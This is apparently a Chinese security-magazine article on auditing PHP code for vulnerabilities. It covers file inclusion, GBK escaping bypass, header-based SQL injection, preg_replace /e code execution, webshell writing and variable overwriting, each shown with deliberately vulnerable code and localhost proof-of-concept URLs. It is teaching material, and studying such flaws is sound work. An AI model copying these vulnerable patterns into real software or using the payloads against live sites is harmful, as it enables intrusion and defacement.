


图12 得到webshell

新洞练练看

小天首语：最近有个流行词，给力！这个词很好，很形象，说出这个词的时候感觉很痛快，如果人人都给力，还有啥是搞不定的呢？

希望非安全的读者都能给力，大牛乐于分享，小牛抓紧进阶，小菜虚心学习，让大家能学到更多的知识。

如何挖掘PHP脚本漏洞

图 cnryan [wolvez.org]

PHP是当今最流行的脚本语言之一，尤其适合于web开发，具有跨平台，容易学习，功能强大等特点。现在的网站大量使用PHP程序构建，作为一名Script Kid，有必要掌握PHP脚本漏洞的挖掘能力，网上关于PHP漏洞的文章也层出不穷，多不胜数，感兴趣的童鞋可以通过Google/Baidu搜索来自行研读，以下是本人对PHP的一些常见漏洞的分析与利用，在这里跟大家分享一下，如有错漏，欢迎大家指正不足。

一、文件包含，信息泄露

在各种漏洞0day发布网站中，经常可以看到像文件包含、代码执行、变量覆盖等各种PHP的脚本漏洞报告，相对于ASP程序，PHP的漏洞不仅更为复杂，也更加难以挖掘，同时也更加有趣好玩，先来看看比较典型的PHP脚本漏洞——文件包含。

正如ASP程序，通过<!--#include file="*.asp"--> 的形式去包含文件，以减少代码冗余，方便调试，还具有加强重用性等优点，PHP也自带专门用来包含文件的函数，像include(),require()和include_once(),require_once()，个中区别就不多说了，先看一段代码：

```
//0x00.php
<?
include($_GET['file']);
?>
```

这是一个典型的文件包含漏洞，由于**file**变量由我们控制，我们可以任意指定目标主机上的其它敏感文件，PHP程序就会自动包含并执行它，像这样**http://127.0.0.1/0x00.php?file=conn.php**。

根据包含范围，我们又可以细分为本地文件包含和远程文件包含，以下分别是两种文件包含漏洞的POC：

```
//0x01.php
<?
include('inc/'.$_GET['file']);
?>

//0x02.php
<?
$path=$_GET['file'].'.inc.php';
include($path);
?>
```




图1 效果展示

0x01.php的代码中，要求包含的文件限定在/inc/这个目录下，所以我们只能去包含该服务器下的文件，就是造成一个本地文件包含漏洞。

而0x02.php中没有限制目录，我们可以去包含远程文件，但有一个条件是该文件的后缀有*.inc.php，既然远程文件为我们操纵，这就不是什么问题，我们在远程放置一个*.inc.php即可，而且当GPC为off的条件下我们还可以用%00截断后面的字符。

远程文件包含漏洞的杀伤力远比本地文件包含的严重，假设远程服务器放置的是一个PHP后门，利用这个漏洞我们可以指定其它URL上的一个包含PHP代码的webshell来直接运行。

文件包含漏洞在国内外有许多不同的叫法，比如也可以叫做信息泄露漏洞，非授权任意文件读取，甚至演变为目录遍历漏洞，源代码泄漏漏洞等，不管叫什么，它们思想都是一样的，程序员的过滤不严导致恶意用户可以使用一些特殊函数去读取网站的敏感信息和重要内容。

涉及信息泄漏的函数还有fopen(),fread(),readfile()等，当然，即使没有使用到这些函数，只要程序员稍微粗心和疏忽也会产生一些问题，比如过去Discuz!的cache.func.php文件信息泄漏bug。

漏洞存在于文件\include\cache.func.php里，代码如下：

```
<?
define('DISCUZ_KERNEL_VERSION', '6.1.0');      //定义常量 版本号
define('DISCUZ_KERNEL_RELEASE', '20080418');    // 发布日期
if(isset($_GET['kernel_version'])) {           // 提交$_GET['kernel_version']的话…
    exit('Crossday Discuz! Board<br />Developed by Comsenz Inc.<br /><br />Version: '.DISCUZ_KERNEL_VERSION.'<br />Release: '.DISCUZ_KERNEL_RELEASE);    //显示版本信息等
} elseif(!defined('IN_DISCUZ')) {
    exit('Access Denied');
}
```

POC:
http://127.0.0.1/test.php?kernel_version=1　如图1。
关于更多文件包含或信息泄露的漏洞请参考【附录1】。

二、注射，跨站

看到这里，你是否对PHP的漏洞越来越感兴趣呢？下面我们将继续分




图 2　被转义




图 3　引号还在

析PHP脚本的其他漏洞。

注入／注射自从被发现以后，就成为攻击网站、服务器的重要方法之一，也成了无数程序员的心头恨。

PHP 通过 php.ini 进行设置 **"magic_quotes_gpc=on"**（简称 gpc），就可以将 GET/POST/COOKIE中的单引号，双引号，反斜杠等使用反斜杠 "\" 进行转义。

由于 gpc 在 PHP 中默认开启，所以一般的 PHP 程序可以杜绝大量的注入漏洞，从而提高安全性能。

即使是这样，"黑客"们还是想出各种各样的方法绕过 gpc 的限制。

比方说前几年爆出的"PHP 字符编码绕过漏洞"，让国内的无数 PHP 程序陷入了危机，此漏洞由 80sec 的大牛们发现，下面看看漏洞形成的原理吧。

```
// 0x03.php
<?php
header("Content-Type:text/html;Charset=gb2312");    // 使用 header 标头传递所送出的字符
echo $_GET["str"];           // 第一次输出，这里可进行注入，但还有 gpc 的限制
echo "<br/>";
echo addslashes($_GET["str"]);      // 第二次输出，addslashes()在指定的预定义字符前添加反斜杠
?>
```

提交 **http://127.0.0.1/test.php?str=php'**，得到如图2的返回页面。

再提交 **http://127.0.0.1/test.php?str=php%d5'**，得到图 3 的返回页面。

两个实例中第二次输出分别都被 **addslashes()** 过滤了，但从图 3 可以看到第一个引号还在，这是什么原因呢？

我们提交的 %d5' 也可以写出 %d5%27；当提交 **%d5'** 时 ' 会被转义，整个字符为 **%d5\'**，\ 的编码为 5c。而 %d5%5c 高 8 位合并编码为汉字誠（GBK 编码为 D55C），\ 被我们非法利用，最终 %d5' 经转义合并编码为 "誠 ' " 绕过 gpc 进入 SQL。

如果对这方面的漏洞还不熟悉，可以通过百度等搜索字符编码漏洞的相关信息，也可以参考剑心的文章【附录 2】。

接下来再看一段代码：

```
<?
$id=$_GET['id'];
$sql=" select * from admin where id=".$id;
?>
```

我们知道不管是 ASP 还是 PHP，数字型的注入漏洞都不受单引号约束，然而这种数字型的注入越来越少了。

现在有许多功能强大可视化软件为我们发掘漏洞提供了很多方便，像 dreamwever、editplus 等，而且它们能支持正则表达式，通过搜索 "(select|update|insert).*[^'](\$)" 就能筛选出更多有可能存在隐患的代码。

另外，PHP 中使用 $_SERVER 获取环境变量时也不受到 gpc 影响，这是一个十分严重的问题，因为许多程序都使用下面的方法获取客户端 ip：

```
function getip()
{
if (getenv('HTTP_CLIENT_IP')){
    $ip = getenv('HTTP_CLIENT_IP');          // HTTP_CLIENT_IP 可伪造
}elseif (getenv('HTTP_X_FORWARDED_FOR')) {
    $ip = getenv('HTTP_X_FORWARDED_FOR');  // HTTP_X_FORWARDED_FOR 可伪造
}elseif (getenv('HTTP_X_FORWARDED')) {
    $ip = getenv('HTTP_X_FORWARDED');
}else{
    $ip = $_SERVER['REMOTE_ADDR'];
}
return $ip;
}
```




图 4　伪造 ip

大部分含有 **HTTP_*** 开头的环境变量都可以经过本地伪造，如图 4，只要利用 http 头信息设置相应值就可以进行注射。

最后不得不提提跨站，跨站一直作为老生常谈的话题，但是却没能真正引起大家的重视。

茄子的这篇《跨站脚本漏洞导致的浏览器劫持攻击》【附录 3】为我们深刻的演示了 xss 的威力。

三、代码执行、getwebshell

国内著名安全组织"幻影"曾在WebZine第三期中 发布一篇《高级PHP应用程序漏洞审核技术》【附录 4】的技术文章，作者把多年 PHP 应用安全研究的积累总结成这篇文章，其中的技术含量不用质疑，也为广大关注于 PHP 安全的研究人员爆出了许多 0day。

其中，代码执行这类型的漏洞可谓威力十足，"杀人于无形"。

PHP 中引发代码执行的函数有好几个，常见的有 eval()、preg_replace()等。

preg_replace()这个函数使用的频率很高，参考一下 PHP 手册，它的使用方式如下：

mixed preg_replace (mixed pattern, mixed replacement, mixed subject [, int limit])

说明：在 subject 中搜索 pattern 模式的匹配项并替换为 replacement。但是当 pattern 中存在 /e 模式修饰符，允许执行代码，看如下代码：

```
<?
preg_replace("/test/e",$_GET['h'],"just test");
?>
```

第一个参数值存在 /e，当我们提交 **http://127.0.0.1/test.php?h=phpinfo()**；就会执行 "phpinfo();" 如图 5。




图 5　执行 phpinfo()

Menzhi007 的博客上有一篇讲述 PHP 代码执行漏洞的文章【附录 5】，里面更详细地说明了代码执行的常见漏洞，大家可以去学习学习。

由此可见，PHP 强大的函数功能为我们展示了许多 ASP 没有的魅力，然而"权利越大，责任越大"，PHP 的文件操作函数像 fput()，fwrite()等函数可以直接向 P H P 文件写作，在一定情况下我们可以直接写入一个 webshell。

为了方便新手们学习，我写了一段伪代码，现实中的程序往往没有这么脆弱，但是只要我们细心的话，就能绕过很多问题。

```
//0x04.php
<?php
$cid=$_GET['cid'];            //假设程序没有任何的过滤下
$body=$_GET['body'];          //我们写入的内容
     writetofile($cid,$body);     //漏洞函数

function writetofile($cid,$body,$write=true){     //将字符串写入到文件中，文件不存在则会创建
           $id="new_{$cid}.php";            // 文件以 new_*.php 的形式创建
           $body="<"."?php\r\n".$body."\r\n?".">";     // 再次 yy
   if(!$write && file_exists($id)) return false;
       $fp=fopen($id,'w');
         if(fwrite($fp,$body))echo "ok!".$id;
       fclose($fp);
return true;
}
?>
```

倘若现实中让我遇到这样的代码就好咯 ：）

利用这个漏洞只要提交一个地址 **http://127.0.0.1/0x04.php?cid=1&body=phpinfo()**；根目录下马上会生成一个 new_1.php 的文件，内容是 "<?php phpinfo();?> "。

另外，我还是说一下，由于篇幅问题和本人的技术水平有限，本文只是一个简单的分析，无法一一详尽各种 PHP 漏洞，所以未免会有疏漏，本文的初衷是能实现一个抛砖引玉的作用。

四、变量覆盖

在 web 代码审计中，我们总是能听见 "fuzzing" 这个名词，可以说这是一种非常快速而有效的发掘技术，利用不断地向目标程序发送或传递不同格式的数据来测试目标程序的反应，实现对漏洞的挖掘。对于传统的 web 应用型程序的 fuzzing，我们往往发掘的就是 sql 注射，xss 之类的漏洞，然而在 PHP 里，还存在变量覆盖这种特殊的漏洞，当然，它不纯属作为一种漏

洞存在，透过覆盖变量就可能导致跨站脚本、SQL 注入、代码执行等严重的安全问题，像 DZ、DedeCMS 这种广为流行的系统也爆出过不少变量覆盖的漏洞。

在研究该漏洞类型的时候，我总结出 3 种容易出现变量覆盖的情况，分别是当 “register_globals=on”、使用 extract()函数或使用 foreach()遍历的时候。

第一种情况：register_globals=on，register_globals 参数在 PHP 的 4.2.0 及以上版本中默认为屏蔽，当 register_globals 打开以后，各种变量都被注入代码，例如来自 HTML 表单的请求变量。再加上 PHP 在使用变量之前是无需进行初始化的，这就使得更容易写出不安全的代码。

```
// 0x05.php
<?php
if (is_adminr()) {    // 当用户合法的时候，赋值 $ad = true
    $ad = true;
}
if ($ad) {    // 当 register_globals=on，可定义该值
    include "admin.php";    // 进入管理页面
}
?>
```

由于并没有事先把 $ad 初始化为 false，当 register_globals 打开时，可能通过 0x05.php?ad=1 来定义该变量值，所以任何人都可以绕过身份验证。

第二种情况就是使用extract()这个函数，PHP函数extract()用来将变量从数组中导入到当前的符号表中。不明白？可以看看更多关于 extract()的说明【附录 6】，下面看一个事例。

```
// 0x06..php
<?
$a=1;
extract($_GET);
echo $a;
?>
```




图 6　变量覆盖

访问http://127.0.0.1/0x06.php 输出的是 1，而访问 http://127.0.0.1/0x06.php?a=2 输出的是 2，因为 $_GET 方式下获取的数据可以使用 extract()覆盖。

最后一种导致变量覆盖的情况很常见，就是当使用 foreach 方法模拟全局的操作，测试代码如下。

```
// 0x07.php
<?
$a='hi';
foreach($_GET as $key => $value) {
    $$key = $value;
}
print $a.;
print $b;
?>
```

通过http://127.0.0.1/0x07.php?a=noahck&b=cnryan，返回如图6。尽管 $a 已经初始化了，但是还是被覆盖变量了。

Discuz!也存在着类似具有危害的代码片段：

```
$chs = '';
if($_POST && $charset != 'utf-8') {
    $chs = new Chinese('UTF-8', $charset);
    foreach($_POST as $key => $value) {
        $$key = $chs->Convert($value); //foreach 处理 $_POST 导致变量覆盖
    }
    unset($chs);
```

要防止变量覆盖，其实关键还是抓住函数和变量，危险的函数里如果有变量，那么请确定这个变量的来源，是否正确的初始化，初始化之后是否能被用户注入敏感字符，并且要养成一个良好的代码编写规范。

五、总结

本文到这里也差不多了，关于 PHP 的漏洞我讲述的只是冰山一角，想要学习或了解更多此类漏洞的危害以及利用还是靠自己的努力，学好一门技术，重要的是要懂得如何去获取想要的信息，当然总结也是十分重要的。多看一些大牛的文章会有很大的收获，国内也有许多像flyh4t,oldjun,heige这样的牛人，多去Google他们的技术文章，同时也建议大家去80vul和wolvez等网站，里面有很多 PHP 漏洞相关的技术。

最后，要感谢互联网上一直致力于安全研究的大牛们，因为他们的努力与无私奉献，网络技术和网络安全水平才得以提高。

【附录 1】《PHP文件包含漏洞原理分析和利用方法》
http://www.php100.com/html/webkaifa/PHP/PHPyingyong/2009/0826/3233.html
【附录 2】《php escapeshellcmd 多字节编码漏洞解析及延伸》
http://www.xfocus.net/articles/200805/979.html
【附录 3】《跨站脚本漏洞导致的浏览器劫持攻击》
http://www.80sec.com/browser-hijacking.html
【附录 4】《高级 PHP 应用程序漏洞审核技术》
